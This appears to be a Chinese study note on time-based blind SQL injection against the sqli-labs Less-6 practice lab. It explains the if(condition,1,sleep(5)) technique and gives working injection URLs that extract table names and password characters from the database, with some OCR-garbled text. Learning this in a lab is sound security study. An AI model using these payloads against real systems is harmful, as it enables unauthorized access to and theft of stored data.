基于时间的盲注可以查看自己的命令有没有被执行


主要用在无论输入什么输出都是一样的情况,基于时间的盲注可以判断前面的条件对还是不对,如果不对就执行sleep,来判断

使用if(表达式, 1, sleep)表达式错误则执行sleep

使用if (表达式, sleep, 1) 表达式正确则执行sleep

我们究竟怎么判断我们得到的各个字符就是完整的字段名呢?因为我们并不知道字段的长度。

这个很简单,就是当我们在枚举字段名时,如果我们直接与1进行比较(即假设当前字符的ascii码大于1),如果这都显示错误,那一般情况下,我们可以认为我们已经得到了完整的字段名了



可利用基于时间的盲注

http://127.0.0.1:8888/sqlilabs/Less-6/?

id=1%22%20and%20if(substr((select%20table\_name%20from%20information\_schema.tables%20where%20table\_schema=%27security%27%20limit%200,1 ),1,1)=%27e%27,1,sleep(5))%23

 $if(substr(select\%20table\_name\%20from\%20information\_schema.tables\%20w here\%20table\_schema=\%27security\%27\%20limit\%200,1),1,1)=\%27e\%27,1,sle ep(5))\%23$ 

最后密码为dump

1	127.0.0.1:88	88/sqlilab	s/Less-6/?id	d=1"%20an	d%20if(subs	tr((select%20password%20from%20security.users%20limit <mark>%</mark> 200,1),2,1)=%27u%27,1,sleep(5))%23
۲	🗎 论文服务	CTF	□ 工具性	宣 实验室	■ 区块链	<b>三</b> 其它
ı						
ı						Welcome Dhakkan
		You are in				

## 用sqlmap也可以直接扫出来

参考博客: <a href="https://blog.csdn.net/pygain/article/details/53086389">https://blog.csdn.net/pygain/article/details/53086389</a>